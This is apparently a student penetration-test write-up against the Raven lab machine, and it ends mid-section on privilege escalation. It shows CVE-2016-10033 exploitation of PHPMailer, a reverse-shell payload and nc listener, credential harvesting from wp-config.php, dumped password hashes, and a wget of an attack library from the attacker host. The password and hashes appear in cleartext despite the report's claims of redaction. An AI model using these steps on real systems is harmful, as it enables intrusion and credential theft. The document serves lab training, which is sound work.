--timeout 5s --delay 1s --no-tls-validation --no-status
[sudo] password for kali:

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.233.129
[+] Method: GET
[+] Threads: 10
[+] Delay: 1s
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] No status: true
[+] Timeout: 5s

Starting gobuster in directory enumeration mode

.hta [Size: 294]
.htpasswd [Size: 299]
.htaccess [Size: 299]
css [Size: 316] [→ http://192.168.233.129/css/]
fonts [Size: 318] [→ http://192.168.233.129/fonts/]
img [Size: 316] [→ http://192.168.233.129/img/]
index.html [Size: 16819]
js [Size: 315] [→ http://192.168.233.129/js/]
manual [Size: 319] [→ http://192.168.233.129/manual/]
server-status [Size: 303]
vendor [Size: 319] [→ http://192.168.233.129/vendor/]
wordpress [Size: 322] [→ http://192.168.233.129/wordpress/]
Progress: 4613 / 4613 (100.00%)
```

Figure E-007 — Gobuster Discovers /vendor/, /wordpress/, /manual/ Directories

Command: `gobuster dir -u http://192.168.233.129 -w /usr/share/wordlists/dirb/common.txt`

What I did: I ran Gobuster with a standard common wordlist to enumerate directories on port 80. The scan returned /vendor/, /wordpress/, /manual/, /css/, /fonts/, /img/, and /js/. The /vendor/ directory immediately stood out — vendor directories typically contain third-party library files and should never be web-accessible.




Figure E-008 — OWASP DirBuster — Supplementary Directory Enumeration

Command: `OWASP DirBuster 1.0-RC1 (GUI) — port 80, recursive scan`

What I did: *I supplemented Gobuster with OWASP DirBuster for a more thorough recursive enumeration. DirBuster confirmed the `/manual/` Apache documentation tree and identified additional sub-paths. No additional high-value directories were found beyond those already identified by Gobuster.*

6.4 Vulnerability Identification — PHPMailer Version Disclosure

Index of /vendor

Name	Last modified	Size	Description
 Parent Directory		-	
 LICENSE	2018-08-13 07:56	26K	
 PATH	2018-11-09 08:17	62	
 PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
 README.md	2018-08-13 07:56	13K	
 SECURITY.md	2018-08-13 07:56	2.3K	
 VERSION	2018-08-13 07:56	6	
 changelog.md	2018-08-13 07:56	28K	
 class.phpmailer.php	2018-08-13 07:56	141K	
 class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
 class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
 class.pop3.php	2018-08-13 07:56	11K	
 class.smtp.php	2018-08-13 07:56	41K	
 composer.json	2018-08-13 07:56	1.1K	
 composer.lock	2018-08-13 07:56	126K	
 docs/	2018-08-13 07:56	-	
 examples/	2018-08-13 07:56	-	
 extras/	2018-08-13 07:56	-	
 get_oauth_token.php	2018-08-13 07:56	4.9K	
 languages/	2018-08-13 07:56	-	

Figure E-011 — Directory Listing — /vendor/ Directory Exposing PHPMailer Files

Command: `http://192.168.233.129/vendor/` (Browser navigation)

What I did: Navigating to `/vendor/` in the browser revealed a full Apache directory listing, which is caused by the 'Options Indexes' directive being enabled. The listing showed several PHPMailer library files: `class.phpmailer.php`, `class.pop3.php`, `class.smtp.php`, the `LICENSE` file, `PATH`, and `VERSION`. The presence of PHPMailer here indicated the web application's contact form likely uses this library to send emails.




Figure E-014 — PHPMailer Version 5.2.16 Confirmed via /vendor/VERSION

Command: `http://192.168.233.129/vendor/VERSION` (Browser navigation)

What I did: I accessed `/vendor/VERSION` in the browser and it returned the string '5.2.16'. This was the exact PHPMailer version installed. PHPMailer 5.2.16 is below the patched version 5.2.18 and is therefore vulnerable to CVE-2016-10033, a critical Remote Code Execution vulnerability in the mail sender function.

6.5 Flag 1 Recovery

```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```


Figure E-012 — Flag 1 Recovered from /vendor/PATH

Command: `http://192.168.233.129/vendor/PATH` (Browser navigation)

What I did: While reviewing the `/vendor/` directory listing, I noticed the `PATH` file. Accessing it revealed a text file containing Flag 1: `flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}`. This flag was recoverable with no authentication and no exploitation — simply by browsing the exposed vendor directory, demonstrating the immediate impact of the insecure directory listing misconfiguration.

6.6 Exploitation — CVE-2016-10033 (PHPMailer RCE)

With PHPMailer 5.2.16 confirmed, the operator researched CVE-2016-10033 and selected EDB-ID 40974 as the exploit vehicle.

**Figure E-015 — Exploit-DB: EDB-ID 40974 — PHPMailer RCE Exploit Selected**

Command: `searchsploit PHPMailer / https://www.exploit-db.com/exploits/40974`

What I did: I searched Exploit-DB for PHPMailer exploits matching version 5.2.16. EDB-ID 40974, written by ANARCODER, targets PHPMailer versions below 5.2.18 via CVE-2016-10033. The exploit injects a PHP reverse

shell into the contact form's Sender parameter, causing the server to write and serve the shell as a web-accessible file.

```
kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
GNU nano 9.0                                40974.py *
import base64
from lxml import html as lh

os.system('clear')
print("\n")
print("ANARCODER")
print("ANARCODER")
print("ANARCODER")
print("ANARCODER")
print("ANARCODER")
print("ANARCODER")
print("      PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com")
print(" Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski")

target = 'http://192.168.233.129/contact.php/'
backdoor = '/shell.php'

payload = '<?php system(\'python -c ""import socket, subprocess, os;s=socket.so
fields={'action': 'submit',
```

Figure E-016 — Editing 40974.py — Configuring Target URL and Reverse Shell Payload

Command: `nano 40974.py`

What I did: *I edited the exploit script in nano to configure the target endpoint*

(<http://192.168.233.129/contact.php/>) and set the attacker IP (192.168.233.128) and port (4444) for the reverse shell payload. The payload used a standard PHP system() call to invoke /bin/bash -i piped through Netcat back to the attacker listener.

```

(.venv)kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
kali@kali: ~/Desktop/Raven-Target x (.venv)kali@kali: ~/Desktop/Raven-Target x
ANARCODER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski

[+] SeNdInG eViL sHeLL To TaRGeT....
[+] SPaWNInG eViL sHeLL..... b0000M :D
[+] EXPl0ITeD http://192.168.233.129/contact.php/

(.venv)~(kali@kali)~[~/Desktop/Raven-Target]
$
```

Figure E-017 — First Exploit Execution — Payload Delivered to Contact Form

Command: `python 40974.py` (inside Python virtual environment)

What I did: I executed the exploit script. The output confirmed '[+] ExPLoITeD

`http://192.168.233.129/contact.php/`', indicating the malicious payload was successfully submitted to the contact form and processed by the PHPMailer library on the server. This was the first execution attempt.



```

ANARC0DER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski

[+] SeNdiNG eViL sHeLL To TaRGeT....
[+] SPaWniNG eViL sHeLL..... b0000M :D
[+] ExPLoITeD http://192.168.233.129/contact.php/


(.venv)-(kali@kali)-[~/Desktop/Raven-Target]
$

```

Figure E-019 — Exploit Re-Execution — Shell Deployment Confirmed

Command: `python 40974.py`

What I did: After verifying the Netcat listener was active, I re-executed the exploit. The script output '[+] SPaWniNG eViL sHeLL..... b0000M :D', confirming the web shell was written to the server and the reverse shell callback was triggered.

6.7 Reverse Shell Received — Initial Foothold


```

$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.233.128] from (UNKNOWN) [192.168.233.129] 47029
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$

```

```

kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
kali@kali: ~/Desktop/Raven-Target x (.venv)kali@kali: ~/Desktop/Raven-Target
(.venv)-(kali@kali)-[~/Desktop/Raven-Target]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.233.128] from (UNKNOWN) [192.168.233.129] 47029
/bin/sh: 0: can't access tty; job control turned off
$

```

Figure E-020 — Netcat Listener Receives Reverse Shell from OPFOR-01

Command: `nc -lvnp 4444`

What I did: *With my Netcat listener running on port 4444, I caught the inbound connection from 192.168.233.129:47029. This gave me an interactive /bin/sh shell running as www-data — the Apache web-server user. I immediately upgraded to a full bash PTY using python -c 'import pty; pty.spawn("/bin/bash")' to enable job control and interactive commands. Initial access to OPFOR-01 was now established.*

7. Post-Exploitation and Privilege-Escalation Narrative

7.1 Flag 2 Recovery and Filesystem Enumeration

With a www-data shell established, the operator began systematic post-exploitation enumeration of the filesystem.

```
www-data@Raven:/var/www/html$ find / -name 'flag*.txt' 2>/dev/null
/var/www/flag2.txt
www-data@Raven:/var/www/html$ cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```




Figure E-022 — Flag 2 Recovered — /var/www/flag2.txt Read from www-data Shell

Command: `find / -name 'flag*.txt' 2>/dev/null && cat /var/www/flag2.txt`

What I did: From the www-data shell I ran a recursive find command to locate any files named flag*.txt across the filesystem. This returned /var/www/flag2.txt. Reading the file with cat revealed Flag 2: flag2{6a8ed560f0b5358ecf844108048eb337}. The file was readable by www-data because it sat outside the html/ root but still within the /var/www/ directory tree.

7.2 Credential Harvesting — wp-config.php

WordPress configuration files are a standard post-exploitation target because they contain database credentials in plaintext.

```
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', '[REDACTED]'); // password redacted for public
report
define('DB_HOST', 'localhost');
```

```

kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
kali@kali: ~/Desktop/Raven-Target (venv)kali@kali: ~/Desktop/Raven-Target

*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org

```

Figure E-023 — Cleartext MySQL root Credentials in wp-config.php

Command: `cat /var/www/html/wordpress/wp-config.php`

What I did: I navigated to the WordPress installation directory and read `wp-config.php`. The file contained plaintext `define()` statements for `DB_USER` and `DB_PASSWORD`. The configured database user was 'root' — the MySQL superuser — with a plaintext password. This was a critical discovery as it gave me full administrative access to the database service. The password is redacted in this public report.

```

define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all us
ers to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0&ItXmn^q2d[e*yB:9,L:rRcB`h+DG,zQ6SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay');
define('SECURE_AUTH_KEY', 'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/0@G*r{+RS*N!p1&a$*ctt+ I/?A/Tip(BG');
define('LOGGED_IN_KEY',   '.D4}RE4rW2C@9^Bp%#U6i)?cs7, @e]YD:R~fp#hX0k$4o/yD08b7I6/F7SBSLPlj');
define('NONCE_KEY',       '4L{Cq,%ce2?RRT7zue#R3DezpNq4sFvcCzF@zdmgl/fKpaGX:EpJt/[xZW1_H646');
define('AUTH_SALT',       '@@?u*YKtt:o/T6V;cbB`.GaJ0./S@dn$t2~n+lR3[PktK]2,*y/b%<BH-Bd#I}oE');
define('SECURE_AUTH_SALT', 'f0Dc`lKMEji(:-3+x.V#]Wy@mCmp%n]tmFb6`.80[8FK,ZQ=+HH/$G mn=]/cvd');
define('LOGGED_IN_SALT',  '}STRHqy,4scy7v >-..Hc WD*h7rnVq]H`-glDfTVUaOwLh!-/=?3u;##:Rj1]7@');
define('NONCE_SALT',      'i(#~[sXA TbJJfdn6D;0bd`p$r,~.o/?%m<H+>Vj+,nLvX!-jjjV-o6*HDh5Td{');

/**#@-*/

```

Figure E-024 — wp-config.php Authentication Keys (Additional Configuration)

Command: `cat /var/www/html/wordpress/wp-config.php (continued)`

What I did: The continued reading of `wp-config.php` also revealed the WordPress authentication unique keys and salts, and the table prefix (`wp_`). While not directly exploitable, this information would allow session forgery if the database were compromised.

7.3 Database Access and User Hash Extraction

```
www-data@Raven:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure E-025 — MySQL Root Authentication Confirmed

Command: `mysql -u root -p[REDACTED]`

What I did: Using the credentials extracted from `wp-config.php`, I authenticated directly to the MySQL service on localhost. The MySQL prompt confirmed version 5.5.60-0+deb8u1 (Debian) and that the login succeeded as root. The `-p` flag was used with the password directly; the password is redacted in this public report.

```
mysql> USE wordpress;
mysql> SELECT user_login, user_pass FROM wp_users;
+-----+-----+
| user_login | user_pass |
+-----+-----+
| michael   | [HASH REDACTED] |
| steven    | [HASH REDACTED] |
+-----+-----+
```

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)

mysql> USE wordpress;
USE wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT user_login, user_pass FROM wp_users;
SELECT user_login, user_pass FROM wp_users;
+-----+-----+
| user_login | user_pass |
+-----+-----+
| michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven | $P$B6X3H3ykawf2oHuPsbjQiih5iJXqad. |
+-----+-----+
2 rows in set (0.00 sec)

mysql>
```

Figure E-026 — WordPress User Hashes Extracted from wp_users Table

Command: `USE wordpress; SELECT user_login, user_pass FROM wp_users;`

What I did: Inside the MySQL session I switched to the wordpress database and queried the wp_users table to extract all user account hashes. Two accounts were present: michael and steven. Both passwords were stored as phpass hashes. The hashes are redacted in this public report to prevent credential exposure. These hashes could be subjected to offline dictionary attacks.

7.4 Failed Lateral Movement Attempts (Documented)

The following lateral movement attempts were tested and failed. These are documented for transparency and methodological completeness.

```

This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.233.129' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

whoami
steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
steven@192.168.233.129: Permission denied (publickey,password).

(kali@kali)~[~/Desktop/Raven-Target]
$ ssh steven@192.168.233.129
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
steven@192.168.233.129: Permission denied (publickey,password).

(kali@kali)~[~/Desktop/Raven-Target]
$ █

```

Figure E-031 — SSH Login as 'steven' — Permission Denied (Failed Hypothesis)

Command: `ssh steven@192.168.233.129`

What I did: *I attempted to SSH directly into the target as user 'steven' using candidate passwords. All attempts failed with 'Permission denied (publickey,password)'. I abandoned this approach to avoid potential account lockout and shifted focus to the database-based privilege escalation path.*

```

total 20
drwxrwxrwx 2 www-data www-data 4096 Nov  9  2018 .
drwxrwxrwx 3 www-data www-data 4096 Nov  9  2018 ..
-rw-rw-rw- 1 www-data www-data 10411 Nov  9  2018 flag3.png
www-data@Raven:/var/www/html$ cp /var/www/html/wordpress/wp-content/uploads/2018/11/*.png /flag3.png
<ess/wp-content/uploads/2018/11/*.png /var/www/html/flag3.png
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ █

```

Figure E-033 — su steven — Authentication Failure (Failed Hypothesis)

Command: `su steven`

What I did: From within the `www-data` shell I attempted to switch to the 'steven' account using `su` with candidate passwords. All attempts returned 'su: Authentication failure'. Without a full PTY spawned beforehand, `su` cannot read passwords interactively in some environments. After spawning a PTY the attempt still failed. I pivoted to the MySQL UDF escalation path instead.

```
mysql> USE wordpress;
USE wordpress;
Database changed
mysql> use wordpress;
use wordpress;
Database changed
mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql>
```

Figure E-028 — MySQL wp_posts Flag Query — Empty Set (Failed Hypothesis)

Command: `SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';`

What I did: Hypothesising that a flag might be embedded in a WordPress post, I queried `wp_posts` filtering for the keyword 'flag'. The query returned an empty set (0.00 sec). This hypothesis was falsified and I moved on to filesystem-based flag searches.

7.5 Flag 3 Recovery

```
Bye
www-data@Raven:/var/www/html$ find /var/www/html/wordpress/wp-content/uploads -type f 2>/dev/null
<l$ find /var/www/html/wordpress/wp-content/uploads -type f 2>/dev/null
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
www-data@Raven:/var/www/html$ ls -la /var/www/html/wordpress/wp-content/uploads/2018/11/
<l$ ls -la /var/www/html/wordpress/wp-content/uploads/2018/11/
total 20
drwxrwxrwx 2 www-data www-data 4096 Nov 9 2018 .
drwxrwxrwx 3 www-data www-data 4096 Nov 9 2018 ..
-rw-rw-rw- 1 www-data www-data 10411 Nov 9 2018 flag3.png
www-data@Raven:/var/www/html$ cp /var/www/html/wordpress/wp-content/uploads/2018/11/*.png /var/www/html/
/flag3.png
<ess/wp-content/uploads/2018/11/*.png /var/www/html/flag3.png
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1

su: Authentication failure
```

Figure E-032 — Flag 3 Located in WordPress Uploads Directory

Command: `find /var/www/html/wordpress/wp-content/uploads -type f`

What I did: I searched the WordPress uploads directory for any files, revealing `/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png`. The file was world-readable (`-rw-rw-rw-`). I transferred and opened the image file, which displayed Flag 3: `flag3{a0f568aa9de277887f37730d71520d9b}`.



flag3{a0f568aa9de277887f37730d71520d9b}

Figure E-030 — Flag 3 — flag3.png Displayed

Command: (Image file opened from `wp-content/uploads/2018/11/flag3.png`)

What I did: The `flag3.png` image file was opened and displayed the flag value graphically: `flag3{a0f568aa9de277887f37730d71520d9b}`. This flag was stored as an image in the WordPress media uploads directory, accessible to the `www-data` user.

7.6 Privilege Escalation — MySQL UDF SUID Injection

With MySQL root access confirmed and the daemon running as OS root, the operator proceeded with the UDF shared-object injection privilege escalation technique.

```
www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192
o' (UTF-8)
--2026-09-17 05:58:21-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... failed: Connection refused.
www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192
o' (UTF-8)
--2026-09-17 05:58:33-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... failed: Connection refused.
www-data@Raven:/tmp$

www-data@Raven:/tmp$ wget http://192.168.233.128:8000/1518.so
wget http://192.168.233.128:8000/1518.so
converted 'http://192.168.233.128:8000/1518.so' (ANSI_X3.4-1968) → 'http://192
o' (UTF-8)
--2026-09-17 05:58:36-- http://192.168.233.128:8000/1518.so
Connecting to 192.168.233.128:8000 ... failed: Connection refused.
www-data@Raven:/tmp$

www-data@Raven:/tmp$ chmod 777 1518.so
chmod 777 1518.so
chmod: cannot access '1518.so': No such file or directory
www-data@Raven:/tmp$
```

Figure E-034 — wget 1518.so — Connection Refused (Failed — Staging Server Not Yet Running)

